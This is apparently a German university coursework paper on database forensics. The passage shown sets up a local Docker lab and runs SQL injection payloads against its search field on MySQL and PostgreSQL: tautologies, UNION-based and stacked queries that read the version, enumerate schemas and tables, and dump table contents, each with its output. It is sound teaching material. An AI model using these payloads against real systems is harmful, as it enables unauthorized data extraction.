Modul

„Datenbanken II:

Forensik in DBS“

Hochschule Wismar

Alternative Prüfungsleistung

(APL) Februar 2022

Eingereicht am: 21.02.2022

eingereicht von: Stefan Scheibe

Efstratios Daskalopoulos

Sebastian Häuser

Aufgabenstellung

1. Installation der Datenbank-Docker Umgebung von Herrn Häuser

2. Durcharbeitung der SQL-Injektion-Beispiele der Hense-BT anhand zwei unterschiedlicher Datenbanksysteme in der Datenbank-Docker Umgebung von Herrn Häuser

3. Auswahl zweier Datenbanksysteme für die lokale Installation sowie ein Datenbanksystem für eine Cloud-Umgebung. Anschließend die Installation einer eigenen Beispiel-Datenbank in den ausgewählten Datenbanksystemen.

4. Ausführung von jeweils 5 SQL-Injektion-Beispiele in den Datenbanksystemen. Anschließende forensische Untersuchung und Aufarbeitung der Vorfälle.

5. Auswahl eines Fachbegriffes im Bereich Datenbank-Forensik mit anschließender Beschreibung/Definition für das Forensik Wiki der Hochschule Wismar.

Inhaltsverzeichnis


1. Vorbereitung

Über die WINGS-Plattform unter Module -> Datenbanken II: Forensik in DBS -> Literatur / Zusatzdokumente wurde das ZIP-Archiv mit der Bezeichnung “SQL Injection-Docker-VM von Herrn Häuser” heruntergeladen und entpackt.

Im Unterordner Docker VM -> SQL-Injection Demo v.1.0 - Docker befindet sich die zu installierende Docker-Umgebung von Herrn Häuser.

Für die Inbetriebnahme der Docker-Umgebung wurde das Programm Docker Desktop für Windows heruntergeladen und installiert.

Nach der erfolgreichen Installation von Docker Desktop muss das Programm gestartet werden. Zum Start des Programms sind keine Docker-Umgebungen installiert.



Um Daten in der PostgreSQL-Datenbank verändern zu können, muss die Datei app.py angepasst werden. Dafür wird in Zeile 10 folgender Zusatz eingefügt: **isolation_level="AUTOCOMMIT"**

```
6   current_db = 'mysql'
7   mysql_engine = sqlalchemy.create_engine('mysql+mysqlconnector://root:root@mysql/kemper')
8   mysql_session = scoped_session(sessionmaker(bind=mysql_engine))
9
10  postgres_engine = sqlalchemy.create_engine('postgresql://postgres:root@postgres:5432/kemper', isolation_level="AUTOCOMMIT")
11  postgres_session = scoped_session(sessionmaker(bind=postgres_engine))
```

Für die Installation muss die Eingabeaufforderung in Windows gestartet und in den zuvor heruntergeladenen Ordner der Häuser Docker-Umgebung navigiert werden.


```
Eingabeaufforderung
c:\Users\ikswa\Documents\Uni\5. Semester\DB2\WINGS-SQLInjection\WINGS-SQLInjection\Docker VM\SQL Injection Demo v.1.0 - Docker>
```

Für den Import der Häuser-VM wird folgendes Kommando verwendet:

```
docker-compose -f docker-compose.yaml up
```

```
Eingabeaufforderung - docker-compose -f docker-compose.yaml up
sqlinjectiondemov10-docker-mysql-1     |
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06 11:32:02+00:00 [Note] [Entrypoint]: MySQL init process done. Ready for start u
p.
sqlinjectiondemov10-docker-mysql-1     |
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.109926Z 0 [Warning] [MY-010918] [Server] 'default_authentication_plug
in' is deprecated and will be removed in a future release. Please use authentication_policy instead.
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.109942Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.
28) starting as process 1
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.115697Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has sta
rted.
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.290771Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has end
ed.
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.452807Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is sel
f signed.
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.452857Z 0 [System] [MY-013602] [Server] Channel mysql_main configured
 to support TLS. Encrypted connections are now supported for this channel.
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.455864Z 0 [Warning] [MY-011810] [Server] Insecure configuration for -
-pid-file: Location '/var/run/mysqld' in the path is accessible to all OS users. Consider choosing a different directory.
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.467570Z 0 [System] [MY-011323] [Server] X Plugin ready for connection
s. Bind-address: '::' port: 33060, socket: /var/run/mysqld/mysqlx.sock
sqlinjectiondemov10-docker-mysql-1     | 2022-02-06T11:32:03.467634Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for c
onnections. Version: '8.0.28'  socket: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Community Server - GPL.
sqlinjectiondemov10-docker-app-1       |  * Serving Flask app "app" (lazy loading)
sqlinjectiondemov10-docker-app-1       |  * Environment: development
sqlinjectiondemov10-docker-app-1       |  * Debug mode: on
sqlinjectiondemov10-docker-app-1       |  * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
sqlinjectiondemov10-docker-app-1       |  * Restarting with stat
sqlinjectiondemov10-docker-app-1       |  * Debugger is active!
sqlinjectiondemov10-docker-app-1       |  * Debugger PIN: 229-680-268
```


Nachdem die Umgebung installiert wurde, kann über das Programm Docker Desktop der Container angesprochen werden:




Die Docker VM von Herrn Häuser wurde erfolgreich importiert und kann nun über den localhost bzw. über die IP-Adresse 127.0.0.1 gestartet werden. Der Zugriff auf das Tool Adminer kann entweder über eine Verlinkung im Programm Docker Desktop erfolgen oder über die IP-Adresse 127.0.0.1:8080.

Es folgt die Startseite sowie die Ansicht der HTML-Datei vorlesungen.html.

Startseite der Docker-VM von Herrn Häuser:



Unterseite Vorlesungen der Docker-VM von Herrn Häuser:



Vorlesungen

Vorlesungsname

Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3


2. SQL-Injektion anhand der Bachelor-Thesis

Die fünf zu betrachtenden Ziele von SQL-Injection Angriffen sind:

- Ausspähen von Daten
- Verändern von Daten
- Änderungen am Datenbanksystem
- Zugriff auf das Filesystem
- Einschleusen von Code

Die folgenden SQL-Injections aus dem Buch und der Hense-BT werden in der Docker Umgebung von Herrn Häuser für die beiden DBMS **MySQL** und **PostgreSQL** ausgeführt.

Die Ausgangslage und den Einfallspunkt bildet somit die Startseite der Docker-Umgebung von Hr. Häuser. Nach dem Start des Containers wird die Tabelle Vorlesungen angezeigt und im Suchfeld kann nach dem Vorlesungsnamen gesucht werden:



Vorlesungen

Vorlesungsname | Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

In folgendem Screenshot kann man erkennen, dass die Suche nach dem Vorlesungsnamen funktioniert. Führt man die Suche bspw. nach dem Namen „Bio“ aus, so wird die Vorlesung mit dem Titel „Bioethik“ angezeigt.

Vorlesungen

Bio | Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2

Dies demonstriert nur die Funktionsfähigkeit der Umgebung. Das Suchfeld dient als Einfallstor für die nachfolgenden SQLi.

In-Band-SQLI


OR-Anweisung – MYSQL

Mithilfe eines einfachen Anführungszeichens (‘) und einer OR-Anweisung, lässt sich die eigentliche SQL-Abfrage überspringen und es werden beliebige Abfragen und Ergebnisse ausgeführt und angezeigt.

Die Suche nach dem Namen „Bio“ wird um die Klausel ‘ OR ‘1 wie folgt erweitert:

Befehl: Bio‘ OR ‘1

Durch das Anführungszeichen ‘ wird die Abfrage nach dem Namen „Bio“ übersprungen. Mit dem Zusatz ‘ OR ‘1 werden nun alle Einträge der Tabelle Vorlesungen angezeigt. Der folgende Screenshot zeigt die Injection über das Suchfeld, also über einen POST-Request:



Vorlesungen

Bio' OR '1 | Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

Wie erwähnt werden nun alle Einträge der Tabelle Vorlesungen angezeigt.

Dies lässt sich ebenfalls für einen GET-Request durchführen. Hier wird der Angriff über die URL ausgeführt:

http://127.0.0.1/vorlesungen?search=Bio' OR '1

127.0.0.1/vorlesungen?search=Bio' OR '1

lesungen Tools

Vorlesungen

Bio' OR '1 Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

Es werden die gleichen Ergebnisse angezeigt.

Da bereits jetzt bekannt ist, dass die Tabelle Vorlesungen 4 Spalten enthält, lassen sich mittels dieser Kenntnis weitere SQL-Abfragen hinzufügen.

Zum Testen der Syntax sollen die vier Spalten ausgegeben werden:

Befehl: Bio' AND 0 UNION SELECT 1,2,3,4; --

Vorlesungen

Bio' AND 0 UNION SELECT 1,2,3,4; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
1	2	3	4

Die Syntax funktioniert und die Datenbank ist anfällig, um weitere SQL-Befehle zu injizieren.

Der folgende UNION-Based Befehl listet das gesamte Tabellenschema mit den zugehörigen Spalten auf. (siehe S.28 Hense)

Befehl: Bio' AND 0 UNION (SELECT table_schema, table_name,column_name,0 FROM information_schema.columns WHERE table_schema =(SELECT database())); -- '

Vorlesungen

Bio' AND 0 UNION (SELECT table_schema, table_name,column_name,0 FROM information_schema.columns WHERE table_schema =(SELECT c

Suchen

Vorlesungsnummer	Titel	Professor	SWS
kemper	Assistenten	Boss	0
kemper	Assistenten	Fachgebiet	0
kemper	Assistenten	Name	0
kemper	Assistenten	PersNr	0
kemper	Professoren	Name	0
kemper	Professoren	PersNr	0
kemper	Professoren	Rang	0
kemper	Professoren	Raum	0
kemper	Studenten	MatrNr	0
kemper	Studenten	Name	0
kemper	Studenten	Semester	0
kemper	Vorlesungen	gelesenVon	0
kemper	Vorlesungen	SWS	0
kemper	Vorlesungen	Titel	0
kemper	Vorlesungen	VorlNr	0
kemper	hoeren	MatrNr	0
kemper	hoeren	VorlNr	0
kemper	pruefen	MatrNr	0
kemper	pruefen	Note	0
kemper	pruefen	PersNr	0
kemper	pruefen	VorlNr	0
kemper	voraussetzen	Nachfolger	0
kemper	voraussetzen	Vorgaenger	0

2.1 Auslesen der Datenbank-Version

Anhand der gewonnenen Informationen lässt sich nun auch die eingesetzte Datenbankversion auslesen.

2.1.1 MySQL

Bei MySQL kann die Version der Datenbank mit dem Zusatz @@version ausgelesen werden.

Die Abfrage nach der Version wird mit einer UNION SELECT Abfrage kombiniert. Der Befehl lautet:

Befehl: ' union select @@version; --

Vorlesungen

' union select @@version; -- Suchen

Die Ausführung führt zunächst zu einer Fehlermeldung, da die Tabelle wie bereits herausgefunden vier Spalten besitzt. Die Fehlermeldung lautet:

sqlalchemy.exc.DataError

```
sqlalchemy.exc.DataError: (mysql.connector.errors.DataError) 1222 (21000): The used SELECT statements have a different number of columns
[SQL: SELECT v.VorlNr, v.Titel, p.Name, v.SWS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%' union select @@version; --%' ORDER BY v.Titel]
(Background on this error at: http://sqlalche.me/e/13/9h9h)
```

Der Befehl muss somit auf die Ausgabe von vier Spalten erweitert werden:

Befehl: ' union select 1,2,3,@@version; --

Nach erneuter Ausführung wird nun in der letzten Zeile die Datenbankversion angezeigt:

Vorlesungen

' union select 1,2,3,@@version; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
4052	Logik	Sokrates	4
4630	Die 3 Kritiken	Kant	4
5001	Grundzuege	Kant	4
5022	Glaube und Wissen	Augustinus	2
5041	Ethik	Sokrates	4
5043	Erkenntnistheorie	Russel	3
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
1	2	3	8.0.27


Die eingesetzte Version der MySQL-Umgebung ist 8.0.27.

2.1.2 PostgreSQL

Bei PostgreSQL kann die Datenbankversion direkt ausgelesen werden. PostgreSQL bietet hierfür den Befehl version() an.

Die Versionsnummer kann somit wie folgt ausgelesen werden:

Befehl: '; SELECT VERSION(); --



PostgreSQL wird in der Version 12.9 eingesetzt.

2.2 Ausspähen von Daten

Ein erster Angriffspunkt bildet die Informationsbeschaffung. Hierbei wird versucht die in der Datenbank gespeicherten Daten auszulesen, um so Informationen über den Aufbau und die Beschaffenheit dieser zu gewinnen. Aufbauend auf diesen Erkenntnissen können die weiteren Schritte geplant werden.

2.2.1 MySQL

Zu Beginn sollen alle Datenbanken aufgelistet werden.

Unter MySQL sind diese Daten in der Datenbank information_schema gespeichert. Diese Datenbank wird nun mit folgendem Befehl abgefragt:

Befehl: ' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata;

Vorlesungen

' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata; Suchen

Vorlesungsnummer	Titel	Professor	SWS
mysql	0	0	0
information_schema	0	0	0
performance_schema	0	0	0
sys	0	0	0
kemper	0	0	0

Im Weiteren werden die Daten der Datenbank „kemper“ ausgespäht. Hier sollen zunächst alle Tabellennamen angezeigt werden:

Befehl: ' AND 0 UNION SELECT 1,2,table_schema,table_name FROM information_schema.tables WHERE table_schema = 'kemper';

Vorlesungen

' AND 0 UNION SELECT 1,2,table_schema,table_name FROM information_schema.tables WHERE table_schema = 'kemper'; Suchen

Vorlesungsnummer	Titel	Professor	SWS
1	2	kemper	Assistenten
1	2	kemper	Professoren
1	2	kemper	Studenten
1	2	kemper	Vorlesungen
1	2	kemper	hoeren
1	2	kemper	pruefen
1	2	kemper	voraussetzen

Nachdem die Tabellennamen bekannt sind, können nun die Spaltennamen der Tabellen ausgelesen werden:

Befehl: ' AND 0 UNION SELECT 1,table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'kemper';

Vorlesungen

' AND 0 UNION SELECT 1,table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'kemper'; Suchen

Vorlesungsnummer	Titel	Professor	SWS
1	kemper	Assistenten	PersNr
1	kemper	Assistenten	Name
1	kemper	Assistenten	Fachgebiet
1	kemper	Assistenten	Boss
1	kemper	Professoren	PersNr
1	kemper	Professoren	Name
1	kemper	Professoren	Rang
1	kemper	Professoren	Raum
1	kemper	Studenten	MatrNr
1	kemper	Studenten	Name
1	kemper	Studenten	Semester
1	kemper	Vorlesungen	VorlNr
1	kemper	Vorlesungen	Titel
1	kemper	Vorlesungen	SWS
1	kemper	Vorlesungen	gelesenVon
1	kemper	hoeren	MatrNr
1	kemper	hoeren	VorlNr
1	kemper	pruefen	MatrNr
1	kemper	pruefen	VorlNr
1	kemper	pruefen	PersNr
1	kemper	pruefen	Note
1	kemper	voraussetzen	Vorgaenger
1	kemper	voraussetzen	Nachfolger

Zuletzt können die gespeicherten Inhalte der Tabellen ausgelesen werden:

Befehl: ' AND 0 UNION SELECT PersNr,Name,Fachgebiet,Boss FROM kemper.Assistenten;

Vorlesungen

' AND 0 UNION SELECT PersNr,Name,Fachgebiet,Boss FROM kemper.Assistenten; Suchen

Vorlesungsnummer	Titel	Professor	SWS
3002	Platon	Ideenlehre	2125
3003	Aristoteles	Syllogistik	2125
3004	Wittgenstein	Sprachtheorie	2126
3005	Rhetikus	Planetenbewegung	2127
3006	Newton	Keplersche Gesetze	2127
3007	Spinoza	Gott und Natur	2134

2.2.2 PostgreSQL

Auflisten aller vorhandenen Datenbanken:

Befehl: '; SELECT datname FROM pg_database; --

Vorlesungen

'; SELECT datname FROM pg_database; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
postgres			
kemper			
template1			
template0			

Tabellennamen anzeigen:

Befehl: '; SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND pg_catalog.pg_table_is_visible(c.oid); --

Vorlesungen

'; SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','

Suchen

Vorlesungsnummer	Titel	Professor	SWS
professoren			
assistenten			
vorlesungen			
studenten			
hoeren			
voraussetzen			
pruefen			

Spaltennamen anzeigen:

Befehl: '; SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public'); --

Vorlesungen

'; SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamesp

Suchen

Vorlesungsnummer	Titel	Professor	SWS
professoren	persnr		
professoren	name		
professoren	rang		
professoren	raum		
assistenten	persnr		
assistenten	name		
assistenten	fachgebiet		
assistenten	boss		
vorlesungen	vorlnr		
vorlesungen	titel		
vorlesungen	sws		
vorlesungen	gelesenvon		
studenten	matrnr		
studenten	name		
studenten	semester		
hoeren	matrnr		
hoeren	vorlnr		
voraussetzen	vorgaenger		
voraussetzen	nachfolger		
pruefen	matrnr		
pruefen	vorlnr		
pruefen	persnr		
pruefen	note		

Inhalte auslesen:

Befehl: '; SELECT PersNr,Name,Fachgebiet,Boss FROM assistenten; --

Vorlesungen

'; SELECT PersNr,Name,Fachgebiet,Boss FROM assistenten; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
3002	Platon	Ideenlehre	2125
3003	Aristoteles	Syllogistik	2125
3004	Wittgenstein	Sprachtheorie	2126
3005	Rhetikus	Planetenbewegung	2127
3006	Newton	Keplersche Gesetze	2127
3007	Spinoza	Gott und Natur	2134

2.3 Veränderung von Daten

